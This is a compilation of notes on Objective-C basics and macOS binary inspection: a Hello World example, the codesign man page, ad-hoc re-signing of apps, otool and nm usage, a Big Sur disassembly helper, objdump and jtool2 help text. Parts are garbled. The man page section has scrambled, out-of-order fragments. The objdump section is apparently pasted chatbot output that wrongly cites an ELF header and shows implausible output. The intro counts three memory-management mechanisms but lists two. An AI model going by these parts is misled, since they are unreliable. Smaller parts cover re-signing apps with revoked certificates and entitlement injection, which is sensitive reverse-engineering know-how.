[Objective-C Runtime Reference](#) describes the data structures and functions of the Objective-C runtime support library. Your programs can use these interfaces to interact with the Objective-C runtime system. For example, you can add classes or methods, or obtain a list of all class definitions for loaded classes.

Memory Management

Objective-C supports three mechanisms for memory management: automatic garbage collection and reference counting:

- *Automatic Reference Counting* (ARC), where the compiler reasons about the lifetimes of objects.
- *Manual Reference Counting* (MRC, sometimes referred to as MRR for “manual retain/release”), where you are ultimately responsible for determining the lifetime of objects.

Manual reference counting is described in [Advanced Memory Management Programming Guide](#).

- *Garbage collection*, where you pass responsibility for determining the lifetime of objects to an automatic “collector.”

Garbage collection is described in [Garbage Collection Programming Guide](#).
(Not available for iOS—you cannot access this document through the iOS Dev Center.)

Before we study basic building blocks of the Objective-C programming language, let us look a bare minimum Objective-C program structure so that we can take it as a reference in upcoming chapters.

Objective-C Hello World Example

A Objective-C program basically consists of the following parts –

- Preprocessor Commands
- Interface
- Implementation
- Method
- Variables
- Statements & Expressions
- Comments

Let us look at a simple code that would print the words "Hello World" –

[Live Demo](#)

```
#import <Foundation/Foundation.h>

@interface SampleClass: NSObject
- (void)sampleMethod;
@end

@implementation SampleClass

- (void)sampleMethod {
    NSLog(@"Hello, World! \n");
}

@end

int main() {
    /* my first program in Objective-C */
    SampleClass *sampleClass = [[SampleClass alloc] init];
    [sampleClass sampleMethod];
    return 0;
}
```

Let us look various parts of the above program –

- The first line of the program `#import <Foundation/Foundation.h>` is a preprocessor command, which tells a Objective-C compiler to include Foundation.h file before going to actual compilation.
- The next line `@interface SampleClass: NSObject` shows how to create an interface. It inherits NSObject, which is the base class of all objects.
- The next line `- (void)sampleMethod;` shows how to declare a method.
- The next line `@end` marks the end of an interface.
- The next line `@implementation SampleClass` shows how to implement the interface SampleClass.
- The next line `- (void)sampleMethod{} shows the implementation of the sampleMethod.`
- The next line `@end` marks the end of an implementation.
- The next line `int main()` is the main function where program execution begins.
- The next line `/*...*/` will be ignored by the compiler and it has been put to add additional comments in the program. So such lines are called comments in the program.
- The next line `NSLog(...)` is another function available in Objective-C which causes the message "Hello, World!" to be displayed on the screen.
- The next line `return 0;` terminates main()function and returns the value 0.

Compile & Execute Objective-C Program

Now when we compile and run the program, we will get the following result.

2017-10-06 07:48:32.020 demo[65832] Hello, World!

<https://developer.apple.com/library/archive/documentation/Cocoa/Conceptual/ObjectiveC/Introduction/introObjectiveC.html>

https://www.tutorialspoint.com/objective_c/index.htm

Static Analysis Tools – CLI

Static analysis is the process of examining a binary without executing it. Based on our results, we may begin to draw conclusions about internal working of the binary. In this section, we will introduce a series of tools that allow us to perform static analysis of macOS applications.

Codesign

Similar to other platforms, binaries can be digitally code signed on macOS. This allows the operating system to validate if a binary was created by either Apple or a developer who received a code signing certificate from Apple. Self-signed and ad-hoc signed binaries are also supported. On macOS, code signing is a crucial part of the system security. We will use the codesign utility to verify code signatures and entitlements of a binary. Entitlements are strings which, if present in the code signature, add various rights or restrictions to the given application

DESCRIPTION

The **codesign** command is used to create, check, and display code signatures-

 tures, as well as inquire into the dynamic status of signed code in the system.

codesign requires exactly one *operation* option to determine what action

 is to be performed, as well as any number of other options to modify its

 behavior. It can act on any number of objects per invocation, but performs the same operation on all of them.

codesign accepts single-character (classic) options, as well as GNU-style

 long options of the form `--name` and `--name=value`. Common options have

 both forms; less frequent and specialized options have only long form.

 Note that the form `--name value` (without equal sign) will not work as

 expected on options with optional values.

OPTIONS

The options are as follows:

--all-architectures

 When verifying a code signature on code that has a universal

 ("fat") Mach-O binary, separately verify each architecture con-

 tained. This is the default unless overridden with the `-a` (`--architecture`) option.

-a, --architecture architecture

 When verifying or displaying signatures, explicitly select the

 Mach-O architecture given. The *architecture* can be

 specified either by name (e.g. `i386`) or by number; if by number, a

 architecture may be appended separated by a comma. This applies only to Mach-O binary code and is ignored for

 other types. If the *path* uses the Mach-O format and contains no code

of the given architecture, the command will fail. The default for verification is --all-architectures, to verify all architectures present. The default for display is to report on the native architecture of the host system. When signing, **codesign** will always sign all architectures contained in a universal Mach-O file.

--bundle-version *version-string*
When handling versioned bundles such as frameworks, explicitly specify the version to operate on. This must be one of the names specified, in the "Versions" directory of the bundle. If not specified, **codesign** uses the bundle's default version. Note that most frameworks delivered with the system have only one version, and thus this option is irrelevant for them. There is currently no facility for operating on all versions of a bundle at once.

-d, --display
Display information about the code at the path(s) given. Increasing levels of verbosity produce more output. The format is designed to be moderately easy to parse by simple scripts while still making sense to human eyes. In addition, the -r, -file-list, --extract-certificates, and --entitlements options can be used to retrieve additional information.

-D, --detached *filename*
When signing, designates that a detached signature should be written to the specified file. The code being signed is not modified and need not be writable. When verifying, designates a file containing a detached signature to be used for verification. Any embedded signature in the code is ignored.

--deep When signing a bundle, specifies that nested code content such as helpers, frameworks, and plug-ins, should be recursively signed in turn. Beware that all signing options you specify will apply, in turn, to such nested content.
When verifying a bundle, specifies that any nested code content

will be recursively verified as to its full content. By default, verification of nested content is limited to a shallow investigation that may not detect changes to the nested code. When displaying a signature, specifies that a list of directly nested code should be written to the display output. This lists only code directly nested within the subject; anything nested indirectly will require recursive application of the **codesign** command.

--detached-database

When signing, specifies that a detached signature should be generated as with the --detached option, but that the resulting signature should be written into a system database, from where it is made automatically available whenever apparently unsigned code is validated on the system. Writing to this system database requires elevated process privileges that are not available to ordinary users.

-f, --force

When signing, causes **codesign** to replace any existing signature on the path(s) given. Without this option, existing signatures will not be replaced, and the signing operation fails.

-h, --hosting

Constructs and prints the hosting chain of a running program. The pid arguments must denote running code (pids etc.) With verbose options, this also displays the individual dynamic validity status of each element of the hosting chain.

-i, --identifier identifier

During signing, explicitly specify the unique identifier string that is embedded in code signatures. If this option is omitted, the identifier is derived from either the Info.plist (if present), or the filename of the executable being signed, possibly modified by the --prefix option. It is a **very bad idea** to sign different programs with the same identifier.

-o, --options flag,...

During signing, specifies a set of option flags to be embedded in

separated
value
(CodeDirectory
the code signature. The value takes the form of a comma-list of names (with no spaces). Alternatively, a numeric can be used to directly specify the option mask flag word). See OPTION FLAGS below.

-P, --pagesize *pagesize*
be a
signed and
special case,
be
This
effect on
power of two. Chunks of pagesize bytes are separately
can thus be independently verified as needed. As a
a pagesize of zero indicates that the entire code should
signed and verified as a single, possibly gigantic page.
option only applies to the main executable and has no
the sealing of associated data, including resources.

-r, --requirements *requirements*
should be
"specifying
requirement
defeat
internal
During signing, indicates that internal requirements
embedded in the code path(s) as specified. See
requirements" below. Defaults will be applied to
types that are not explicitly specified; if you want to
such a default, specify "never" for that type.
During display, indicates where to write the code's
requirements. Use -r- to write them to standard output.

-R, --test-requirement *requirement*
should be
option
integrity and
During verification, indicates that the path(s) given
verified against the code requirement specified. If this
is omitted, the code is verified only for internal
against its own designated requirement.

-s, --sign *identity*
See SIGN-
ING IDENTITIES below.

-v, --verbose
level of
upon
request
interpreted
Sets (with a numeric value) or increments the verbosity
output. Without the verbose option, no output is produced
success, in the classic UNIX style. If no other options
a different action, the first -v encountered will be
as --verify instead (and does not increase verbosity).

-v, --verify
Requests verification of code signatures. If other actions (sign, display, etc.) are also requested, -v is interpreted to mean --verbose.

--continue
Instructs **codesign** to continue processing path arguments even if processing one fails. If this option is given, exit due to operational errors is deferred until all path arguments have been considered. The exit code will then indicate the most severe failure (or, with equal severity, the first such failure encountered).

--dryrun
During signing, performs almost all signing operations, but does not actually write the result anywhere. Cryptographic signatures are still generated, actually using the given signing identity and triggering any access control checks normally, though the resulting signature is then discarded.

--entitlements path
When signing, take the file at the given *path* and embed its contents in the signature as entitlement data. If the data at *path* header, does not already begin with a suitable binary ("blob") one is attached automatically. When displaying a signature, extract any entitlement data from the signature and write it to the *path* given. Use "--" to write to standard output. By default, the binary "blob" header is automatically strip it off. If the signature has no entitlement data, nothing is written (this is not an error).

--extract-certificates prefix
When displaying a signature, extract the certificates in the files. The *prefix* argument is appended with numbers 0, 1, ... to form the filenames, which can be relative or absolute. Certificate 0

written is the leaf (signing) certificate, and as many files are
in as there are certificates in the signature. The files are
prefix is ASN.1 (DER) form. If *prefix* is omitted, the default
"codesign" in the current directory.

--file-list *path*
to the When signing or displaying a signature, **codesign** writes
part of given path a list of files that may have been modified as
patcher pro- the signing process. This is useful for installer or
grams that need to know what was changed or what files
are needed to make up the "signature" of a program. The file given
is appended-to, with one line per absolute path written. An
argument of "--" (single dash) denotes standard output. Note that
the list may be somewhat pessimistic - all files not listed are
guaranteed to be unchanged by the signing process, but some of the
listed files may not actually have changed. Also note that
changes may have been made to extended attributes of these files.

--ignore-resources
the During static validation, do not validate the contents of
on code code's resources. In effect, this will pass validation
signed). whose resources have been corrupted (or inappropriately
static On large programs, it will also substantially speed up
validation, since all the resources will not be read into
memory. Obviously, the outcome of such a validation should be
considered on its merits.

--keychain *filename*
the key- During signing, only search for the signing identity in
matching ties chain file specified. This can be used to break any
several key- if you have multiple similarly-named identities in
key- chains on the user's search list. Note that the standard
the cer- chain search path is still consulted while constructing
signing tificate chain being embedded in the signature.
Note that *filename* will not be searched to resolve the

identity's certificate chain unless it is also on the user's key-chain search list.

--prefix *string*
If no explicit unique identifier is specified (using the -i option), and if the implicitly generated identifier does not contain any dot (.) characters, then the given string is prefixed to the identifier before use. If the implicit identifier contains a dot, it is used as-is. Typically, this is used to deal with command tools without Info.plists, whose default identifier is simply the command's filename; the conventional prefix used is com.domain. (note that the final dot needs to be explicit).

--preserve-metadata=list
When re-signing code that is already signed, reuse some information from the old signature. If new data is explicitly specified, it is preferred. You still need to specify the -f (--force) option to enable overwriting signatures at all. If this option is absent, any old signature has no effect on the signing process.
This option takes a comma-separated list of names, which you may reasonably abbreviate:

identifier Preserve the signing identifier (--) identifier)
 instead of generating a default identifier.

entitlements Preserve the entitlement data (--) entitlements).

resource-rules Preserve and reuse the resource rules (--) resource-rules).

requirements Preserve the internal requirements (--) requirements option), including any explicit Designated Requirement. Note that all internal requirements are preserved or regenerated as a whole; you can not pick and choose individual elements with this option.

For historical reasons, this option can be given without a value,


This use which preserves all of these values as presently known.
specify an is deprecated and will eventually be removed; always
explicit list of preserved items.

--resource-rules *filename*
for iden- During signing, this option overrides the default rules
to be tifying and collecting bundle resources and nested code
property sealed into the signature. The argument is the path to a
instruc- list (plist) file containing scanning and qualification
tions. See the code signing documentation for details.

--timestamp [=URL]
server be During signing, requests that a *timestamp authority*
con- contacted to authenticate the time of signing. The server
given with- tacted is given by the *URL* value. If this option is
Note out a value, a default server provided by Apple is used.
identities that this server may not support signatures made with
service can- not furnished by Apple. If the timestamp authority
refuses not be contacted over the Internet, or it malfunctions or
service, the signing operation will **fail**.
default If this option is not given at all, a system-specific
behavior is invoked. This may result in some but not all
code signatures being timestamped.
timestamp The special value *none* explicitly disables the use of

Sign .app with Codesign

When you launch an app and it will quit unexpectedly on Mac OS a problem report window will display problem details and system configuration. If you find in the report the message "**Termination Reason: Namespace CODESIGNING, Code 0x1**" it means that the app certificate was revoked.




There is a quick solution to sign any .app on macOS installing free codesign tool. Open Terminal App and execute the code to start the download and installation process of Xcode and the command line developer tools from the AppStore. Launch Xcode at least once to agree to the license.

```
xcode-select --install
```

To sign an .app file launch the Terminal and execute codesign with following parameters. You can easily drag and drop the .app from Finder to Terminal allowing you to paste the file located path. After the .app is signed you will have an option to run it as any other regular application.

```
codesign --force --deep --sign - /Applications/name.app
```



A screenshot of a macOS terminal window titled "qbap — bash — 88x26". The window shows the following text:

```
Last login: Sat Jul 13 20:27:00 on ttys000
qbaps-MacBook-Air:~ qbaps$ codesign
Usage: codesign -s identity [-fv*] [-o flags] [-r reqs] [-i ident] path ...
      # sign
      codesign -v [-v*] [-R=<req string>|-R <req file path>] path|[]pid ...
      # verify
      codesign -d [options] path ... # display contents
      codesign -h pid ... # display hosting paths
qbaps-MacBook-Air:~ qbaps$
```

Codesign available parameters

```
codesign -s identity [-fv*] [-o flags] [-r reqs] [-i ident] path
... # sign
codesign -v [-v*] [-R=<req string>|-R <req file path>] path|[]pid
... # verify
codesign -d [options] path ... # display contents
codesign -h pid ... # display hosting paths
```

1. Check Code Signing Certificate Installation

1. Make sure you've properly installed your code signing certificate to the Mac certificate store. If you used our easy installation tool, the certificate should have been imported to the certificate store through your web browser.
2. Do you have a .pfx version of the file? To install it, click the file and enter the .pfx file password.



3. Your certificate should appear in the **My Certificates** category of the Keychain Access Manager.

2. Run the Command


1. Once you have confirmed your certificate is properly installed, just run the command below.

```
codesign -s "Your Company, Inc."  
/path/to/MyApp.app
```

2. Don't know the common name of your code signing certificate? You can find it in the Keychain Access Manager.

Select the certificate and find the common name field. You do not need to type the entire common name; type just enough to uniquely identify your certificate (this option is case sensitive).

3. Did you receive the "**CSSMERR_TP_NOT_TRUSTED**" error?
 - i. You need to install an Intermediate certificate on your machine.
 - ii. View the details of your code signing certificate and find the Issuer **Common Name**.
 - iii. Download and install the Intermediate certificate that matches the Issuer **Common Name** ([DigiCert Assured ID Code Signing CA-1](#) or [DigiCert High Assurance Code Signing CA-1](#)).
 - iv. You should now be able to use codesign without receiving any errors.



3. Verify the Signature

You can verify the signature by running the command below.

```
codesign -v /path/to/MyApp.app
```

4. Congratulations!

You should now have a freshly signed piece of code, ready to use.

<https://kubadownload.com/news/codesign-sign-app/>

<https://www.manpagez.com/man/1/codesign/#:~:text=The%20codesign%20command%20is%20used,options%20to%20modify%20its%20behavior.>

How to inspect Mach-O files

clang main.c produces an a.out, which on macOS is a binary in the Mach-O ("Mach object") format:

```
$ clang main.c
```

```
$ file a.out  
a.out: Mach-O 64-bit executable x86_64
```

`clang` produces Mach-O files when run on macOS because the executable format in macOS is Mach-O. By contrast, on Linux, `clang` produces ELF files (“Executable and Linkable Format”), because Linux’s executable format is ELF. This is documented in man pages. On macOS, the page for the `execve` system call says:

`execve()` transforms the calling process into a new process. The new process is constructed from an ordinary file ... This file is either an executable object file, or a file of data for an interpreter. An executable object file consists of ... see `a.out(5)`.

The page for `a.out` says

The object files produced by the assembler and link editor are in Mach-O (Mach object) file format.

Since Mach-O files are just ordinary files, we can dig into the bits-and-bytes. But we can also inspect Mach-O files with a tool called `otool` (“object tool”). For example, we can see what dynamic libraries our `a.out` requires:

```
$ otool -L a.out  
a.out:  
    /usr/lib/libSystem.B.dylib (compatibility  
version 1.0.0, current version 1238.60.2)
```

A `.dylib` is a Mach-O dynamic module/library. Our `clang` decided that our program should depend on a dynamic library at `/usr/lib/libSystem.B.dylib`. This provides the implementations of many things used by C programs, such as `stdio` functions.

Dynamic libraries can themselves require dynamic libraries. The big `dylib` at `/usr/lib/libSystem.B.dylib` requires a bunch more `dylibs`:

```
$ otool -L /usr/lib/libSystem.B.dylib
/usr/lib/libSystem.B.dylib:
...
    /usr/lib/system/libsystem_asl.dylib
(compatibility version 1.0.0, current version
349.50.5)
    /usr/lib/system/libsystem_blocks.dylib
(compatibility version 1.0.0, current version
67.0.0)
    /usr/lib/system/libsystem_c.dylib
(compatibility version 1.0.0, current version
1158.50.2)
    /usr/lib/system/libsystem_configuration.dylib
(compatibility version 1.0.0, current version
888.60.2)
    /usr/lib/system/libsystem_coreservices.dylib
(compatibility version 1.0.0, current version
41.4.0)
...
...
```

An important dylib in here

is `/usr/lib/system/libsystem_c.dylib`. It defines a bunch of functions used by C programs. For example, this dylib defines the function `fprintf`. We can see this using a tool `nm ("name")`, which shows the name/symbol table of a Mach-O file.

```
$ nm -g /usr/lib/system/libsystem_c.dylib | grep
fprintf
000000000003ed45 T _fprintf
000000000003ee18 T _fprintf_l
000000000046355 T _vfprintf
000000000046308 T _vfprintf_l
```

Notice that the symbol is not `fprintf`, but `_fprintf`. This is because "The name of a symbol representing a function that conforms to standard C calling conventions is the name of the function with an underscore prefix", [according to Apple](#).

<https://jameshfisher.com/2017/08/22/inspecting-mach-o-files/>

Better disassembly on macOS Big Sur

This is the third part to what is now a three part series on disassembling system libraries on macOS 11 Big Sur. [Part 1](#) explains how to extract the system libraries from the dyld shared cache, and [Part 2](#) explains some difficulties in disassembling Objective-C in those extracted libraries. Part 3 will provide a solution to those difficulties!

Static disassembly tools such as otool and llvm-objdump have not been updated to handle the dyld shared cache on Big Sur. However, one tool that does handle it is lldb, the debugger. Thus, you'd think a simple solution to disassembling a system library on BS is to load the library in lldb, do image dump sections to find the addresses of the __text section, and then do disassemble --start-address [start] --end-address [end] to disassemble the library. Alas, it's not that simple! Unfortunately, the lldb disassembler stops prematurely when it hits an opcode that it doesn't understand. (Why must all the Apple tools be so bad?) With otool you see output like this:

```
00007fff235f68d9      .byte 0xfe #bad opcode
```

Fortunately, I thought of a workaround (AKA terrible hack) for this. I created a little command-line tool that gets the output of /usr/bin/nm -n [extracted library] -s __TEXT __text and transforms it into a series of lldb dissasemble commands such as di -n '[symbol]'. These lldb commands will allow us to disassemble every function and method in the library. I call my tool bsnm, and here's the source code in all its glory, which you are free to use under my standard SHAG software license (search my web site for the terms).

```
// Copyright 2020 Jeff Johnson. All rights reserved.
```

```
#import <Foundation/Foundation.h>

int main(int argc, const char *argv[]) {
    @autoreleasepool {
        if (argc != 2) {
            printf("Usage: %s <object file>\n", argv[0]);
            return EXIT_FAILURE;
        }
        NSString *path = [NSString stringWithUTF8String:argv[1]];
        if (path == nil) {
            printf("invalid path: %s\n", argv[1]);
            return EXIT_FAILURE;
        }
```

```

NSTask *task = [[NSTask alloc] init];
[task setLaunchPath:@"/usr/bin/nm"];
[task setArguments:@[@"-n", path, @"-s", @"__TEXT", @"__text"]];
NSPipe *pipe = [NSPipe pipe];
[task setStandardOutput:pipe];
NSFileHandle *fileHandle = [pipe fileHandleForReading];
NSError *error = nil;
if (![task launchAndReturnError:&error]) {
    NSLog(@"launch error: %@", error);
    return EXIT_FAILURE;
}
NSData *data = [fileHandle readDataToEndOfFile];
if ([data length] == 0) {
    NSLog(@"no output");
    return EXIT_FAILURE;
}
NSString *string = [[NSString alloc] initWithData:data
encoding:NSUTF8StringEncoding];
if (string == nil) {
    NSLog(@"not NSMacOSRomanStringEncoding: %@", data);
    return EXIT_FAILURE;
}

[string enumerateLinesUsingBlock:^(NSString *line, BOOL *stop) {
    if (![line hasPrefix:@"00007fff"]) {
        return;
    }
    if ([line length] > 20) {
        NSUInteger symbolIndex = 19;
        NSString *type = [line substringWithRange:NSMakeRange(16,
3)];
}

```

```

        if ([type isEqualToString:@" T "] || [type isEqualToString:@" t
"])
{
    NSString *symbol = [line
substringFromIndex:symbolIndex];

    if ([symbol hasPrefix:@"_"])

        symbol = [symbol substringFromIndex:1];

    printf("di -n '%s'\n", [symbol UTF8String]);

    return;
}

NSLog(@"Unexpected line: %@", line);

exit(EXIT_FAILURE);
};

}
return EXIT_SUCCESS;
}

```

You can pipe the output of bsnm to a text file for convenience. Then create a test project that loads the relevant system library (not the extracted library). This is easy to do with `dlopen`. For example:

```
void *handle = dlopen("/System/Library/Frameworks/AppKit.framework/AppKit",
RTLD_NOW);
```

Although there's no executable at that path, just a link, Big Sur knows how to load the library from the dyld shared cache. Run your test project in lldb, and break after loading the library. You'll want to do this in Terminal rather than in Xcode, because the Xcode debugger console doesn't handle pasted newlines correctly. Finally, copy all the previously generated lldb command from the text file, paste them into lldb, and let lldb do its thing. If it's a large library, this may take a while!

I hope that my little hack helps you to disassemble system libraries on Big Sur. It's a bid tedious, but it mostly works, and you only have to do it once for each library you're interested in. One known issue with the bsnm tool is that the lldb disassemble command don't work in a few cases, such as for Objective-C block invocations and .cold. paths generated by LLVM hot cold splitting. I suspect that the leading "_" character shouldn't be trimmed from these symbols, so perhaps we can fix up bsnm to handle these special cases too. Let the BS be with you.

<https://lapcatsoftware.com/articles/bigsur3.html>

Objdump

You can use the **objdump** command to display information about the dynamic library **/usr/lib/libSystem.B.dylib** on a macOS system. Here's how:

1. Open the Terminal application on your macOS system.
2. Type the following command and press Enter:

```
bashCopy code
```

```
objdump -p /usr/lib/libSystem.B.dylib
```

This will display the program header information of the dynamic library.

The output will include information about the ELF header, program headers, dynamic section, and other sections of the dynamic library.

Here's an example of what the output might look like:

```
lessCopy code
```

```
/usr/lib/libSystem.B.dylib: file format Mach-O 64-bit x86-64 Program Header: LOAD off
0x0000000000001000 vaddr 0x0000000100000000 paddr 0x0000000100000000 align 2**21
filesize 0x0000000001e57000 memsz 0x0000000001e57000 flags r-x LOAD off
0x0000000001e58000 vaddr 0x00000007fff5fc000 paddr 0x00000007fff5fc000 align 2**21
filesize 0x000000000003c000 memsz 0x000000000003c000 flags rw- [...] Dynamic Section: NLIST
0x000000000001de8f0 0x000000000001de8f0 0x000000000001de8f0 0x000d80 0x000d80 R 0x8
NLIST 0x000000000001df170 0x000000000001df170 0x000000000001df170 0x000d80 0x000d80
R 0x8 [...] [...]
```

Note that the exact output may vary depending on the version of macOS you're running and the version of **objdump** installed on your system.

<https://stackoverflow.com/questions/1727958/disassemble-into-x86-64-on-osx10-6-but-with-intel-syntax>

<https://stackoverflow.com/questions/44086488/reversed-mach-o-64-bit-x86-assembly-analysis>

<https://developer.apple.com/forums/thread/64494>

<https://developer.apple.com/forums/thread/655588>

Jtool2

The **jtool** utility started as a companion utility to [the 1st edition of Mac OS Internals](#), because I wanted to demonstrate Mach-O format intrinsics, and was annoyed with XCode's **otool(1)**. Along the way, **jtool** absorbed additional Mach-O commands such

as **atos(1)**, **dyldinfo(1)**, **nm(1)**, **segedit(1)**, **pagestuff(1)**, **strings(1)**, and even **codesign(1)** and the informal **ldid**. Most importantly, it can be run on a variety of platforms - **OS X, iOS, and even Linux**, where Apple's tools don't exist.

But that's not all. `jtool` provides many many novel features:

- in-binary search functionality
- symbol injection
- built-in disassembler functionality with (limited but constantly improving) emulation capabilities, which already outdo fancy commercial GUI disassemblers.
- Color terminal output, enabled by `JCOLOR=1`

As the code got more and more complex, I decided to rewrite `jtool` from scratch, bringing you `jtool2` - and effectively deprecating the v1 binary. New features in `jtool2` include:

- `--analyze` to automatically analyze any Mach-O, generating a companion file.
- kernelcache symbolication (what I [formerly provided via joker](#)) - which has become even more important since the advent of monolithic ("1469") kernelcaches, with no more symbols. `jtool2` finds syscalls, Mach traps, MIG tables, interesting (for me, at least) functions, and IOKit objects - thousands of objects in all.
- Panic log symbolication: *OS panic logs are JSON and have little to no symbols - but `--symbolicate` (with a companion file prebuilt by `--analyze`) will rectify that.

jtool and jtool2 ENTIRELY FREE for use of any type (AISE), and the latest version can always be found [right here](#). For the legacy v1 download, [click here](#), which I'm leaving here because I still am not finished with Objective-C support in v2.

```
morpheus@Bifrost (~) %jtool2 --help
11:10
Usage: jtool [options] _filename_

OTool Compatible Options:
-h           Dump Mach-O (or DYLD Shared Cache) header
-l           List sections/commands in binary
-L           print shared libraries used

JTool (classic) Options:
-S           List Symbols (like NM)
-v[v]        Toggle verbosity (vv = very verbose)
-e           extract fat slice, Mach-O segment/section, dyld shared
cache dylib or (NEW) kernelcache kext
-q           Quick operation - do not process any symbols in the
Mach-O
-F           find all occurrences of _string_ in binary
-a           Find offset/segment corresponding to virtual address
_addr_
-o           Find address corresponding to offset _offset_
-d           Dump (smart dump, will disassemble text and dump data
by autodetecting)

Code Signing Options:
--sig         Show code signature in binary (if any)
--ent         Show entitlements in binary (if any)
--+ent=...,... Inject entitlements into binary (implies
resigning inplace)
```

```

    -+platformize      Platformize binary (injects platform-
application, also implies resigning inplace)

Joker Compatible Options (applicable on kernel caches only):
    -k          List kexts
    -K          Kextract™ a kernel extension by its bundle ID
    -dec        Decompress a kernelcache to /tmp/kernel (no longer
necessary since JTool can now operate on compressed caches)

dyldinfo Compatible Options:
    --bind           print addresses dyld will set based on symbolic
lookups
    --lazy_bind     print addresses dyld will lazily set on first
use
    --opcodes       print opcodes used to generate the rebase and
binding information
    --function_starts print table of function start addresses

Newer (JTool 2) Options:
    --analyze      Analyze file and create a companion file
    --symbolicate   Symbolicate an .ips panic file
    --tbd          Create a .tbd file (for *OS private frameworks only -
you'll need the dyld shared cache for this)
    -D            Decompile (totally experimental - would love your
feedback if you're reading this)
    -G            Gadget search (specify gadgets as comma delimited
mnemonics)

Environment Variables:
    ARCH           Select architecture slice. Set to arm64,
